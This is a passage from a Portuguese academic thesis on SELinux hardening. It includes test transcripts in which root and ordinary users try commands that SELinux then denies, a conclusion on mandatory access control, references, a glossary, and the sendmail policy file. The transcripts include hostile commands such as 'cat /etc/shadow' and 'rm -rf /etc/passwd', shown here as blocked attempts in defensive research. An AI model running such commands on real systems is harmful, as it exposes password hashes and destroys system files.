context=mca:user_r:user_t
# cat /etc/shadow
avc:  denied  { read } for  pid=1433 exe=/bin/cat path=/etc/shadow
dev=hda3 ino=50589 scontext=mca:user_r:user_t
tcontext=system_u:object_r:shadow_t tclass=file
cat: /etc/shadow: Permissão negada
sh-2.05b# /sbin/ifconfig eth0 down
avc:  denied  { net_admin } for  pid=1434 exe=/sbin/ifconfig
capability=12 scontext=mca:user_r:user_t tcontext=mca:user_r:user_t
tclass=capability
SIOCSIFFLAGS: Permissão negada
sh-2.05b#
```

Figura 7.34 – Procedimentos para explorar a vulnerabilidade de string de formatação e os níveis de acesso obtidos.

7.2.4.8. Teste 5 - limitar o acesso do administrador do sistema

Em um sistema Linux padrão, o usuário definido com `UID=0`, `root`, por exemplo, não tem restrições de acesso a todo o sistema (como pôde ser observado nos testes anteriores).

Contudo, no sistema SELinux, mesmo o usuário com `UID=0` pode ter os privilégios de acesso restringidos. Isto ocorre, porque o alicerce do sistema SELinux está fundamentado em políticas de segurança condizentes com o modelo de controle de acesso MAC.

A Figura 7.35 mostra um usuário utilizando a conta `root` (`UID=0`), mas como membro do papel especificado para um usuário comum, no caso, `user_r`. As mensagens *avc* indicam que o usuário `root` não consegue obter um acesso além daqueles definidos para o papel `user_r`. Com o SELinux em modo de **imposição** todos os comandos executados não tiveram êxito.

Caso um usuário comum (`UID≠0`), seja incluído como membro do papel do administrador do sistema, no caso, `sysadm_r`, o usuário terá o acesso restringido

pelas políticas de segurança especificadas para a identidade do usuário, já que na implementação do SELinux utilizada neste trabalho, o controle de acesso do Linux padrão não é totalmente eliminado; assim, as verificações de controle de acesso baseados na identidade do usuário serão realizadas e se houver algum impedimento, ele será imperativo, e o acesso negado. Este fato pode ser observado na Figura 7.36.

```
# id
uid=0(root)              gid=0(root)              grupos=0(root)
context=root:user_r:user_t

# cd /root
avc:  denied  { getattr } for  pid=1467 exe=/bin/bash path=/root
dev=hda3           ino=15777           scontext=root:user_r:user_t
tcontext=system_u:object_r:staff_home_dir_t tclass=dir

avc:  denied  { search } for  pid=1467 exe=/bin/bash path=/root
dev=hda3           ino=15777           scontext=root:user_r:user_t
tcontext=system_u:object_r:staff_home_dir_t tclass=dir

# rm /etc/passwd
avc:  denied  { write } for  pid=1501 exe=/bin/rm name=etc dev=hda3
ino=15779                              scontext=root:user_r:user_t
tcontext=system_u:object_r:etc_t tclass=dir

# ifconfig eth0 down
avc:  denied  { search } for  pid=1535 exe=/sbin/ifconfig
path=/proc/sys/net  dev=  ino=4181  scontext=root:user_r:user_t
tcontext=system_u:object_r:sysctl_net_t tclass=dir

avc:  denied  { net_admin } for  pid=1535 exe=/sbin/ifconfig
capability=12 scontext=root:user_r:user_t tcontext=root:user_r:user_t
tclass=capability

# ps -ef
avc:  denied  { getattr } for  pid=1601 exe=/bin/ps
scontext=root:user_r:user_t       tcontext=system_u:system_r:init_t
tclass=process

avc:  denied  { getattr } for  pid=1601 exe=/bin/ps
scontext=root:user_r:user_t      tcontext=system_u:system_r:kernel_t
tclass=process

avc:  denied  { getattr } for  pid=1601 exe=/bin/ps
scontext=root:user_r:user_t     tcontext=system_u:system_r:syslogd_t
tclass=process

avc:  denied  { getattr } for  pid=1601 exe=/bin/ps
scontext=root:user_r:user_t      tcontext=system_u:system_r:klogd_t
tclass=process

avc:  denied  { getattr } for  pid=1601 exe=/bin/ps
scontext=root:user_r:user_t      tcontext=system_u:system_r:inetd_t
tclass=process

avc:  denied  { getattr } for  pid=1601 exe=/bin/ps
scontext=root:user_r:user_t    tcontext=system_u:system_r:sendmail_t
tclass=process
```

```
UID    PID  PPID  C STIME  TTY          TIME    CMD
root  1491  1490  0 15:59  tty3     00:00:00  /bin/bash
root  1614  1491  0 16:33  tty3     00:00:00  ps -ef

#
```

Figura 7.35 – Usuário `root` (`UID=0`) como membro do papel `user_r`.

```
$ id
uid=1002(mca01)        gid=1002(mca01)        grupos=1002(mca01)
context=mca01:sysadm_r:sysadm_t

$ cd /root
bash: cd: /root/: Permissão negada

$ rm -rf /etc/passwd
rm: imposível remover `/etc/passwd': Permissão negada

$ kill 339
bash: kill: (339) - Operação não permitida

$ /sbin/ifconfig eth0 down
SIOCSIFFLAGS: Permissão negada

$
```

Figura 7.36 – Usuário comum (`UID≠0`) como membro do papel `sysadm_r`.

E, finalmente, mesmo um usuário definido com `UID=0` e incluído como membro do papel `sysadm_r`, poderá ter os níveis de acesso restringidos pelas políticas de segurança determinadas para o contexto de segurança, por exemplo, acesso ao arquivo de senhas `shadow` ou acesso às políticas de segurança do SELinux. Na Figura 7.37 é demonstrado que o usuário `root` como membro do papel `sysadm_r` não pode acessar o arquivo de senhas cifradas `shadow`. Isto porque o domínio `sysadm_t`, estipulado para o papel `sysadm_r`, não tem permissão de acesso no domínio `shadow_t`, estipulado para o arquivo de senhas `shadow`.

```
# id
uid=0(root)              gid=0(root)              grupos=0(root)
context=root:sysadm_r:sysadm_t

# cat /etc/shadow
avc:  denied  { read } for  pid=2499 exe=/bin/cat path=/etc/shadow
dev=hda3          ino=110494          scontext=root:sysadm_r:sysadm_t
tcontext=system_u:object_r:shadow_t tclass=file

cat: /etc/shadow: Permissão negada

#
```

Figura 7.37 – Usuário `root` (`UID=0`) como membro do papel `sysadm_r`.

8 CONCLUSÃO

Como visto anteriormente, o modelo de segurança DAC implementado nos sistemas GNU/Linux não estabelece um mecanismo de separação dos processos e dos objetos que estão hospedados no sistema, além de um usuário poder conceder a outro usuário seus privilégios. Assim, um atacante pode explorar uma falha qualquer, e por conseqüência, danificar partes ou inteiramente o sistema.

Um fator importante é que muitos processos em execução requerem acesso de `root` ao sistema para poderem desempenhar suas tarefas e ao apresentarem alguma falha que pode ser explorada, local ou remotamente, permitem a um atacante executar qualquer ação no sistema. Ao usuário `root` não se impõem restrições de acesso ao sistema (Garfinkel, Spafford & Schwartz, 2003; Mitchell, Oldham & Samuel, 2001; Mourani, 2001).

Embora o objetivo principal de um atacante seja explorar falhas que concedam um privilégio de `root`, não menos importante é o fato de que outros processos como banco de dados, correio eletrônico, servidor *web*, que executam como um usuário diferente de `root`, podem possuir dados cuja segurança deve ser garantida. Assim, um usuário que tem acesso a um determinado objeto pode conceder a outro usuário os mesmos níveis de acesso (normalmente um processo *shell*).

Em vista disso, é clara a necessidade de se avaliar e possivelmente implementar uma solução que melhore a segurança do sistema operacional GNU/Linux, destinada a estabelecer mecanismos de segurança para:

- Sistema de arquivos.
- Processos.
- Restringir os privilégios do usuário `root`.
- Níveis de acesso ao sistema.
- E outros.

A implantação de um mecanismo de segurança como o SELinux, demonstrou que os níveis de segurança podem ser mais rigorosos para o sistema como um todo, incluindo o próprio ambiente de `root`.

Como a meta principal da maioria dos atacantes, em um processo de invasão, é obter um acesso como usuário `root`, o SELinux comportou-se como um mecanismo de segurança bastante eficaz para restringir o acesso ao sistema caso a conta do usuário `root` tenha sido violada, independentemente da forma como ocorreu a violação, se por intermédio de uma vulnerabilidade em uma aplicação que proporciona um *shell* de `root` ou de uma conta de usuário comum permitindo que se efetue uma escalada de privilégios. Estes fatos puderam ser comprovados pelos testes realizados – por exemplo:

- Um atacante que obtém acesso ao sistema como usuário `root` (usuário com `UID=0`), mediante uma falha na aplicação `sendmail` ou `apache`, terá os privilégios restringidos aos definidos para os domínios `sendmail_t` e `httpd_t`, respectivamente, que foram estipulados por meio de políticas de segurança criadas e geridas pelo administrador de sistema.
- Um atacante com acesso ao sistema como usuário comum (usuário com `UID≠0`), no domínio de um usuário comum (`user_t`), não conseguirá realizar uma escalada de privilégios por causa de uma política de segurança que utiliza o sistema de potencialidades que proíbe a comutação do `UID` do usuário. E, mesmo que o usuário conseguisse realizar uma escalada de privilégios, através do `UID`, o mesmo estaria com os privilégios restringidos aos definidos para o domínio `user_t`.

Resumindo, o controle de acesso está fundamentado sobretudo no domínio em que o usuário está ativo no sistema.

Outro ponto importante a ser destacado está relacionado a possibilidade da previsão dos riscos com um certo grau de precisão, pelo fato que no SELinux, as aplicações são executadas dentro de domínios, aos quais são definidos previamente que objetos (arquivos, diretórios, por exemplo) poderão acessar e com que permissões. Ocorrendo a exploração de uma vulnerabilidade (condicionada a acesso ao sistema) em uma aplicação, os riscos decorrentes desta exploração estarão

confinados às permissões concedidas a seu respectivo domínio. Como exemplo: supondo que o domínio `httpd_t`, definido para a aplicação `apache`, tenha permissão para acessar os tipos ilustrados na Tabela 8.1. Neste caso, a aplicação `apache` estará limitada em acessar (e com as permissões estipuladas) somente os objetos relacionados a estes tipos. Portanto, um acesso ao sistema por meio de uma vulnerabilidade na aplicação `apache`, delimitará o acesso às permissões concedidas ao domínio `httpd_t`.

Em um processo de gerenciamento de riscos (NIST, 1996), o SELinux além de atuar como um mecanismo de controle de segurança para reduzir os riscos impetrados a um sistema a níveis considerados aceitáveis pode ser um facilitador para o processo de avaliação dos riscos, pelo fato que todo acesso ao sistema será realizado com base em um determinado domínio, possibilitando ao administrador do sistema condições de conhecer quais objetos poderão ser acessados.

Tabela 8.1 – Tipos relacionados ao domínio `httpd_t` (aplicação `apache`).

Tipos	***Objetos relacionados***
`httpd_t`	Servidor `apache` (*apache daemon*).
`httpd_sys_content_t`	Páginas *web* do sistema.
`httpd_user_content_t`	Páginas *web* dos usuários.
`httpd_config_t`	Arquivos de configuração do `apache`.
`httpd_log_t`	Arquivos de *log* do `apache`.
`httpd_modules_t`	Arquivos de bibliotecas incluídas com o `apache`.
`httpd_exec_t`	Arquivos executáveis do `apache`.
`httpd_sys_script_exec_t`	Arquivos de *scripts* do sistema.

Obviamente, outros estudos devem ser realizados como por exemplo: avaliar os níveis de performance de um sistema com o SELinux implantado ou a necessidade de uma ferramenta ou procedimento que procure facilitar o processo de confecção ou de ajustes das políticas de segurança.

Apesar do SELinux estar em processo de desenvolvimento e sendo lançado como um módulo integrado somente a partir do `kernel 2.6`, é um mecanismo bastante útil que deve ser considerado por muitas organizações que necessitam aumentar os níveis de segurança do sistema no que se refere ao aprimoramento dos

mecanismos de controle de acesso do sistema. Conforme pode ser observado no site *Zone-h* (*http://www.zone-h.org/en/defacements/special*) o sistema operacional GNU/Linux tem sofrido muitos ataques, sendo vários destes ataques relacionados à desfiguração de *web sites*. Assim sendo, o SELinux pode atuar como um mecanismo que impede em alguns casos, a desfiguração destes *web sites*, visto que o atacante pode não obter um ambiente que lhe permita alterá-los.

Contudo, o SELinux não deve ser um mecanismo único para prover a segurança de um sistema de computador. Vários outros estados devem ser ponderados no que tange aos critérios de segurança impetrados por um sistema. Estes estados podem incluir as condições físicas do ambiente, outras formas de ataques ou violações a um sistema, por exemplo, ataques de negação de serviço e *fork bombs*, que são realizados sem levar em conta mecanismos de controle de acesso, visto que, o foco principal do SELinux está em prover mecanismos para controle de acesso obrigatório (MAC), através da combinação dos modelos: controle de acesso baseado na identidade (IBAC), controle de acesso baseado em papéis (RBAC) e, em especial, imposição de tipo (TE).

REFERÊNCIAS

ABERDEEN GROUP announces top predictions for 2003 IT trends: global technology spending will grow, bright spots include enterprise Linux, business integration, and WiFi. **Business Wire**, Boston, n. BW20333, Jan. 02, 2003. Disponível em: <http://www.businesswire.com/cgi-bin/f_headline.cgi?bw.010203/230022033>. Acesso em: 02 jun. 2003.

ALEPHONE. Smashing the stack for fun and profit. **Revista Phrack**, v. 7, n. 49, p. 14-16, 1996. Disponível em: <http://www.phrack.org/show.php?p=49>. Acesso em: 13 mai. 2003.

BACARELLA, Michael. Taking advantage of Linux capabilities. **Linux Journal,** v. 2002, n. 97, May 2002. Disponível em: <http://portal.acm.org/results.cfm?query=author%3AP348801&querydisp=author%3AMichael%20%20Bacarella&coll=portal&dl=ACM&CFID=10996850&CFTOKEN=18094897>. Acesso em: 29 abr. 2003.

BADGER, Lee *et al*. A domain and type enforcement Unix prototype. In: USENIX UNIX SECURITY SYMPOSIUM, 5., 5-7 June 1995, Salt Lake City, UT. **Proceedings ...** Salt Lake City, UT: USENIX Association, June 1995. 17 p.

BISHOP, Matt. **Computer security: art and science**. Boston, MA: Addison-Wesley, 2003.

BISHOP, Matt. **Race conditions, files, and security flaws: or, the tortoise and the hare *Redux.*** Davis, CA: Dept. of Computer Science, Univ. of California at Davis, Sept. 1995. 9 p. (Technical report CSE-95-8). Disponível em: <http://seclab.cs.ucdavis.edu/projects/vulnerabilities/scriv/ucd-ecs-95-08.pdf>. Acesso em: 10 jun. 2003.

CHEN, Hao; WAGNER, David; DEAN, Drew. Setuid demystified. In: USENIX SECURITY SYMPOSIUM, 11., 5-9 Aug. 2002, San Francisco, CA. **Proceedings ...** [S.l.:s.n.], Aug. 2002. 20 p.

CHITTURI, Ajaya. **Implementing mandatory network security in a policy-flexible system**. Jun. 1998. 78 p. Thesis (Master´s thesis) - Dept. of Computer Science, University of Utah.

CHUVAKIN, Anton. Linux kernel hardening. **SecurityFocus: Infocus,** Jan. 23, 2002. Disponível em: <http://www.securityfocus.com/infocus/1539>. Acesso em: 29 abr. 2003.

CORBET, Jonathan. The future of the Linux kernel. **Linux Magazine**, Jan. 2003. Disponível em: <http://www.linux-mag.com/2003-01/kernal_01.html>. Acesso em: 04 fev. 2004.

COWAN, Crispin *et al*. Subdomain: parsimonious server security. In: USENIX SYSTEM ADMINISTRATION CONFERENCE, 14., 3-8 Dec. 2000, New Orleans, LO. **Proceedings ...** New Orleans, LO: USENIX Association, Dec. 2000. 14 p.

COWAN, Crispin. **Software security for open-source systems**. Jan/Feb. 2003. Disponível em: <http://dlib.computer.org/sp/books/sp2003/pdf/j1038.pdf.> 8 p. Acesso em: 24 jun. 2003.

CVE, Common Vulnerabilities and Exposures. **Terminology**. May 2001. Disponível em: <http://www.cve.mitre.org/about/terminology.html#Def2>. Acesso em: 06 jun. 2003.

DARPA. **Transmission Control Protocol**: RFC 793. Arlington, VA: Defense Advanced Research Projects Agency. 1981.

DONALDSON, Mark E. **Inside de buffer overflow attack: mechanism, method, and prevention**. GSEC Version 1.3. Apr. 2002. 24 p. Disponível em: <http://www.sans.org/rr/paper.php?id=386>. Acesso em: 09 abr. 2003.

DRAGOVIC, Boris. **LinSec - Linux security protection system**. Apr. 2002. 118 p. Thesis (BSc Degree in Computer Science) - University College London.

ENGLAND, Victoria. **Security – What is enough?** GSEC Practical Assignment version 1.4b. [S.l.]: SANS Institute, 2003. 14 p. Disponível em: <http://www.sans.org/rr/paper.php?id=1071>. Acesso em: 13 jun. 2003.

FERRAIOLO, David F.; CUGINI, Janet A.; KUHN, D. Richard. Role-based access control (RBAC): features and motivations. In: ANNUAL COMPUTER SECURITY APPLICATION CONFERENCE, 11., 11-15 Dec. 1995. New Orleans, LA. **Proceedings ...** [S.l.:s.n.], Dec. 1995. 8 p.

FERRAIOLO, David; KUHN, Richard. Role-based access control. In: NATIONAL COMPUTER SECURITY CONFERENCE, 15., Oct. 1992. Baltimore, MD. **Proceedings ...** [S.l.:s.n.], Oct. 1992. 11 p.

GARFINKEL, Simson; SPAFFORD, Gene; SCHWARTZ, Alan. **Practical Unix and internet security**. 3. ed. Sebastopol, CA: O´Reilly, 2003.

HOFFMAN, J. Implementing RBAC on a type enforced system. In: ANNUAL COMPUTER SECURITY APPLICATIONS CONFERENCE, 13., 8-12 Dec. 1997, San Diego, CA. **Proceedings ...** Washington, DC: IEEE Computer Society, Dec. 1997. 6p.

HUAGANG, Xie. **LIDS hacking HOWTO**. Mar. 2000. Disponível em: <http://www.lids.org/lids-howto/lids-hacking-howto.html>. Acesso em: 29 abr. 2003. (a)

HUAGANG, Xie. **Build a secure system with LIDS**. Oct. 2000. Disponível em: <http://www.lids.org/document/build_lids-0.2.html>. Acesso em: 29 abr. 2003. (b)

HYDE, Randall. **The art of assembly language**. 1996. Disponível em: <http://webster.cs.ucr.edu/AoA/DOS/pdf/0_AoAPDF.html>. Acesso em: 30 out. 2003.

IANA. **Port Numbers**. [S.l.]: Internet Assigned Numbers Authority, 2003. Disponível em: <http://www.iana.org/assignments/port-numbers>. Acesso em: 18 nov. 2003.

LOSCOCCO, Peter A. *et al*. The inevitability of failure: The flawed assumption of security in modern computing environments. In: NATIONAL INFORMATION SYSTEMS SECURITY CONFERENCE, 21., Oct. 1998. **Proceedings ...** [S.l.:s.n.], Oct. 1998. 12 p.

LOSCOCCO, Peter A.; SMALLEY, Stephen D. **Integrating flexible support for security policies into the Linux operating system**. [S.l.]: National Security Agency, Feb. 2001. 62 p. (NSA and NAI Labs technical report). (a)

LOSCOCCO, Peter A.; SMALLEY, Stephen D. Meeting critical security objectives with security-enhanced Linux. In: THE 2001 OTTAWA LINUX SYMPOSIUM, July, 2001, Otawa, Canadá. **Proceedings ...** [S.l.:s.n.], 2001. 11 p. (b)

LOSCOCCO, Peter. **Security-enhanced Linux**. Apr. 2001. 34 p. Disponível em: <http://www.nsa.gov/selinux/papers/sel.summit.pdf>. Acesso em: 05 jun. 2003.

MAURO, Douglas R., SCHMIDT, Kevin J. **SNMP essencial**. Trad. de Teresa Cristina Félix de Souza. Rio de Janeiro: Editora Campus, 2001.

McCLURE, Stuart; SCAMBRAY, Joel; KURTZ, George. **Hackers expostos**. Trad. de Daniel Vieira. 4. ed. Rio de Janeiro: Editora Campus, 2003.

MITCHELL, Mark; OLDHAM, Jeffrey; SAMUEL, Alex. **Advanced Linux programming**. Indianapolis:. New Riders, 2001.

MOURANI, Gerhard. **Securing and optimizing Linux: the ultimate solution**. Versão 2.0. Montreal: Open Network Architecture, 2001. Disponível em: <http://tldp.org/LDP/solrhe/Securing-Optimizing-Linux-The-Ultimate-Solution-v2.0.pdf>. Acesso em: 03 abr. 2003.

NIST. **An introduction to computer security**. [S.l.]: National Institute of Standards and Technology Feb. 1996. Disponível em: <http://csrc.nist.gov/publications/nistpubs/800-12/handbook.pdf>. Acesso em: 14 abr. 2004.

PABRAI, Uday O. **Unix internetworking**. 2. ed. Norwood, MA.: Artech House, 1996.

PATTERSON, David A.; HENNESSY; John L. **Computer organization and design: the hardware/software interface**. 2. ed. San Francisco, CA: Morgan Kauffman, 1998.

PELLETIER, Michael V. **Understanding buffer overflow exploits**. Aug. 2002. Disponível em: <http://www.giac.org/practical/Michael_Pelletier.html>. Acesso em: 02 jun. 2003.

PEREIRA, Felipe M.; GEUS, Paulo L. **Programas seguros: vulnerabilidades comuns e cuidados no desenvolvimento**. Campinas: Instituto de Computação, Univ. Estadual de Campinas, 2000. 8 p. Disponível em: <http://www.ic.unicamp.br/~massia/seg/artSSI00.pdf>. Acesso em: 11 jun. 2003.

ROBBINS, Kay A.; ROBBINS; Steven. **Practical Unix Programming**: a guide to concurrency, communication, and multithreading. Upper Saddle River, NJ.: Prentice Hall, 1996.

RUSSELL, Deborah; GANGEMI; G. T. **Computer security basics**. Sebastopol, CA.: O'Reilly, 1992.

SHAPIRO, Jonathan. **What is a capability, anyway?**. 1999. Disponível em: <httpd://www.eros-os.org/essays/capintro.html>. Acesso em: 25 mar. 2004.

SILBERSCHATZ, Abraham; GALVIN, Peter. **Operating system concepts**. 5. ed. New York, NY.: John Wiley & Sons, 1999.

SMALLEY, Stephen; FRASER, Timothy. **A security policy configuration for the security-enhanced Linux**. [S. l.]: National Security Agency, Feb. 2001. 20 p. (NAI Labs technical report).

SMALLEY, Stephen; VANCE, Chris; SALAMON; Wayne. **Implementing SELinux as a Linux security module security**. [S. l.]: National Security Agency, Dec. 2001 – rev. May 2002. 75 p. (NAI Labs report 01-043).

SMALLEY, Stephen. **Configuring the SELinux policy**. [S. l.]: National Security Agency, Feb. 2002, rev. Jan. 2003. 35p. (NAI Labs report 02-007.)

SPENCER, Ray *et al*. The flask security architecture: system support for diverse security policies. In: USENIX SECURITY SYMPOSIUM, 8., Aug. 1999. **Proceedings ...** Aug. 1999. 17 p.

STEVENS, W. Richard. **Advanced programming in the Unix environment**. Reading, MA.: Addison-Wesley, 1992.

STEVENS, W. Richard. **TCP/IP Illustrated: the protocols**. Reading, MA.: Addison-Wesley, 1994. v.1.

STEVENS, W. Richard. **Unix network programming: networking APIs: sockets and XTI**. 2. ed. Upper Saddle River, NJ.: Prentice Hall, 1998. v.1.

THOMSEM, Dan; SCHWARTAU, Win. **Is your network secure?**. Jan. 1996. 6 p. Disponível em: <http://www.securecomputing.com/pdf/isyournetworksecure.pdf>. Acesso em: 06 mai. 2003.

US DEPARTMENT OF DEFENSE. **Department of Defense trusted computer system evaluation criteria**. Pt. I: Criteria. Dec. 26, 1985. (DoD 5200.28-STD).

WHEELER, David A. **Securing programming for Linux and Unix HOWTO**. Mar. 2003. 168 p. Disponível em: <http://www.ibiblio.org/pub/Linux/docs/HOWTO/other-formats/pdf/Secure-Programs-HOWTO.pdf>. Acesso em: 19 mai. 2003.

WHITE, Gregory B.; FISCH, Eric A.; POOCH, Udo W. **Computer system and network security**. Boca Raton, FL.: CRC Pr., 1996.

ZWICKY, Elizabeth D.; COOPER, Simon; CHAPMAN, D. Brent. **Contruindo firewalls para a internet**. Trad. de Vandenberg D. de Souza. 2. ed. Rio de Janeiro: Editora Campus, 2000.

GLOSSÁRIO

`Bash`	(*Bourne-Again Shell*). Interpretador de comandos. Executa comandos lidos da entrada padrão ou de um arquivo. *bash* também incorpora características úteis de outros *shells*.
Cramfs	Sistema de arquivos simples e pequeno. Assim como o *romfs*, é utilizado especialmente para criar discos imagem para o processo de inicialização do Debian GNU/Linux.
Daemon	Acrônimo para *Dist and Execution Monitor*. É um programa que espera em segundo plano (*background*) e que é ativado quando necessário (por exemplo, requisições FTP).
Denial of service	Negação de Serviço – O impedimento do acesso autorizado aos recursos ou o retardamento de operações críticas por tempo.
`Expect`	A função do programa `expect` é comunicar com outros programas interativamente de acordo com um *script*.
Exploit	Programas utilizados por atacantes para explorar vulnerabilidades em determinados sistemas, conseguindo assim, acesso ao sistema.
Ext2	Sistema de arquivos usado em distribuições Linux baseadas no *kernel* série 2.2.X. O *Ext2* não provê o recurso de *Journaling*, que faz com que o sistema de arquivos mantenha um *journal* (*log*) no qual são armazenadas todas as mudanças feitas em arquivos do disco , o que possibilita a recuperação do disco em caso de danos.
Ext3	Sistema de arquivos usado na maioria das distribuições Linux baseadas no *kernel* série 2.4.x. O Ext3 trabalha com o recurso de *Journaling*. É um sistema de arquivos ideal para aplicações de missão crítica.
Firewall	Dispositivo de segurança que controla o tráfego de informações entre redes.

Flask	Uma arquitetura de segurança para sistemas operacionais que estabelece mecanismo para prover um suporte mais flexível e avançado para as políticas de segurança. Desenvolvimento conjunto entre *National Security Agency* (NSA), *Secure Computing Corporation* (SCC) e *University of Utah*.
Fork bombs	Programas que criam processos "filhos" infinitamente até que os recursos do sistema sejam esgotados.
GNU	Esta sigla significa *GNU is Not Unix*, ou seja, apesar de desenvolver e se beneficiar com ferramentas Linux/Unix não pode ser confundido com o Linux/Unix. GNU é produto da *Free Software Foundation*, que visa fornecer seus programas nos quais seus códigos estejam totalmente disponíveis.
Kernel	Núcleo do sistema. O *kernel* controla praticamente todo sistema: gerencia e controla o acesso ao sistema de arquivos, à memória, à tabela de processos, o acesso aos dispositivos e periféricos, entre outras tarefas.
`M4`	Processador de macros *GNU*. É uma implementação do tradicional processador de macros Unix. Pode ser entendido como um tradutor de linguagem.
Master Boot Record	Registro Mestre de Inicialização. Representa o primeiro setor físico de um disco rígido no sistema. Ao inicializar o sistema, o conteúdo do MBR é carregado para um endereço fixo na memória, o qual carrega o sistema operacional de uma partição ou no caso, um programa que faça esse trabalho.
Minix	Era uma versão miniatura de Unix para fins acadêmicos. Foi o primeiro sistema de arquivos a ser utilizado pelo Linux, porém era muito limitado. Suportava até 64 MB, máximo de 30 caracteres e algumas datas não apareciam.
Monitor de referência	Um mecanismo que media todos os acessos realizados pelos objetos ativos sobre os demais objetos no sistema. (DoD 5200.28-STD, 1985; Wangham, 2000; Bishop, 2003).
Negação de serviço	Ver *denial of service.*
`Netcat`	É um utilitário de rede que lê e grava dados por meio de conexões de rede, usando o protocolo TCP/IP, e permite que seja gerado uma conexão de rede tanto na forma de servidor como de cliente.
Patch	Alterações aplicadas aos *softwares* para correção ou não de alguma falha.
Prompt	É o local em que o usuário digita comandos em um sistema operacional, em um *shell* (veja *shell*). Geralmente possui variáveis com o nome do usuário, o nome da máquina, o diretório atual e outros dados que podem ser configurados. Quando o prompt reaparece após a execução de um comando, significa que o sistema está pronto para uma nova entrada.

Raw IO	Possibilita que uma partição de disco seja acessada diretamente por meio de uma matriz sequencial de blocos lógicos (`raw io`), transpondo os serviços de estrutura de dados do sistema de arquivos, como nome de arquivos e diretórios, alocação de espaço, *buffer cache* e outros (Silberschatz & Galvin, 1999).
Romfs	Sistema de arquivos totalmente limitado que é utilizado especialmente para geração de discos imagem para o processo de inicialização do Linux por ser bastante condensado.
Root	O termo `root` refere-se ao usuário com identidade igual a zero (`UID=0`). Pois, um usuário com `UID` diferente de zero (UID≠0) não possui todos os privilégios de um superusuário.
Shadow (senhas)	Normalmente a senha de cada usuário é guardada criptografada no arquivo `/etc/passwd`. Este arquivo deve possuir acesso de leitura para todos os usuários. Isso pode significar que as cópias das senhas criptografadas podem ser facilmente obtidas, permitindo o uso de programas de quebras de senha. Senhas `shadow`, por outro lado, arquivam senhas criptografadas em um arquivo (`/etc/shadow`) totalmente protegido, tornando o acesso muito mais difícil.
Shell	Interface que interpreta os comandos fornecidos pelo usuário, automatizando os processos e constituindo a interface principal com o *kernel*.
Superusuário	É a conta utilizada pelo administrador do sistema para o acesso a arquivos e à manutenção e configuração do sistema. Também conhecida como conta de `root`.
Xterm	Terminal X, utilizado em interfaces gráficas para emular um terminal.

APÊNDICE A – *Políticas de segurança do* `sendmail`

As políticas de segurança utilizadas nos testes para a aplicação `sendmail`, apresentadas na Figura A, foram adaptadas por **Colin Walters**, um dos responsáveis em prover o SELinux para a distribuição Debian GNU/Linux, e estão disponíveis no endereço: *selinux.lemuria.org/walters*. Essas políticas de segurança foram adaptadas para serem utilizadas na distribuição *Debian GNU/Linux testing/unstable* a qual foi utilizada neste trabalho, pelo fato da versão oficial não estar disponível para o `kernel 2.6.x` durante o período de testes.

```
# Sendmail.te
#
#DESC Sendmail - Mail server
#
# Authors:  Stephen Smalley <sds@epoch.ncsc.mil> and Timothy Fraser
# X-Debian-Packages: sendmail sendmail-wide
#

##################################
#
# Rules for the sendmail_t domain.
#
# sendmail_t is the domain for the sendmail
# daemon started by the init rc scripts.
#
# depends on mta.te
#
type sendmail_t, domain, privlog, mta_delivery_agent,
mail_server_domain;
role system_r types sendmail_t;
uses_shlib(sendmail_t)

tmp_domain(sendmail)
log_domain(sendmail)
var_run_domain(sendmail)

# Use capabilities
allow sendmail_t self:capability { setuid setgid net_bind_service
sys_nice chown };
```

```
# Inherit and use descriptors from init.
allow sendmail_t init_t:fd use;

# Use the network.
can_network(sendmail_t)

# Bind to the SMTP port.
allow sendmail_t smtp_port_t:tcp_socket name_bind;

# Write to /etc/aliases and /etc/mail.
allow sendmail_t etc_aliases_t:file { setattr rw_file_perms };
allow sendmail_t etc_mail_t:dir rw_dir_perms;
allow sendmail_t etc_mail_t:file create_file_perms;

# Write to /var/spool/mail and /var/spool/mqueue.
allow sendmail_t mail_spool_t:dir rw_dir_perms;
allow sendmail_t mail_spool_t:file create_file_perms;
allow sendmail_t mqueue_spool_t:dir rw_dir_perms;
allow sendmail_t mqueue_spool_t:file create_file_perms;

# /usr/sbin/sendmail asks for w access to utmp, but it will operate
# correctly without it.  Do not audit write denials to utmp.
dontaudit sendmail_t initrc_var_run_t:file { read write };

# When sendmail runs as user_mail_domain, it needs some extra
permissions
# to update /etc/mail/statistics.
allow user_mail_domain etc_mail_t:file rw_file_perms;


# Silently deny attempts to access /root.
dontaudit sendmail_t sysadm_home_dir_t:dir { getattr search };
dontaudit system_mail_t sysadm_home_dir_t:dir { getattr search };

# Run procmail in its own domain, if defined.
ifdef(`procmail.te',`
domain_auto_trans(sendmail_t, procmail_exec_t, procmail_t)
domain_auto_trans(system_mail_t, procmail_exec_t, procmail_t)
')

# sendmail -q
allow system_mail_t mqueue_spool_t:dir rw_dir_perms;
allow system_mail_t mqueue_spool_t:file create_file_perms;

# Inherit and use pipes created by rc scripts.
allow system_mail_t initrc_t:fd use;
allow system_mail_t initrc_t:fifo_file { getattr read write };

####anisio - acrescentado
allow sendmail_t proc_t:dir { search r_dir_perms };
allow sendmail_t fs_t:filesystem getattr;
allow sendmail_t etc_t:file { read getattr };
allow sendmail_t etc_t:lnk_file { read getattr };
allow sendmail_t var_t:dir { getattr search };
allow sendmail_t self:unix_dgram_socket create_socket_perms;
allow sendmail_t self:unix_stream_socket { create connect };
allow sendmail_t self:process { signal fork sigchld };
```

```
allow sendmail_t self:fifo_file rw_file_perms;
allow sendmail_t etc_mail_t:lnk_file read;
allow sendmail_t var_lib_t:dir { getattr search };
allow sendmail_t lib_t:file execute_no_trans;
allow sendmail_t resolv_conf_t:file { getattr read };
allow sendmail_t resolv_conf_t:lnk_file { getattr read };
allow sendmail_t locale_t:dir search;
allow sendmail_t locale_t:file { getattr read };

####anisio - acrescentado.
allow user_mail_domain proc_t:file r_file_perms;
allow user_mail_domain proc_t:lnk_file r_file_perms;
allow user_mail_domain etc_mail_t:dir { search getattr };
allow user_mail_domain etc_runtime_t:file r_file_perms;
allow user_mail_domain var_spool_t:dir { search getattr };
allow user_mail_domain sysadm_tmp_t:file ioctl;
allow user_mail_domain resolv_conf_t:file { getattr read };
allow user_mail_domain var_lib_t:dir { getattr search };
allow user_mail_domain var_lib_t:file { rename r_file_perms };
allow user_mail_domain var_t:dir { getattr search };
allow user_mail_domain var_spool_t:dir { add_name remove_name
rw_file_perms };
allow user_mail_domain var_spool_t:file { create rename unlink
rw_file_perms };
allow user_mail_domain fs_t:filesystem getattr;
allow user_mail_domain proc_t:dir search;
allow user_mail_domain self:dir search;



##############################################

# MTA.te
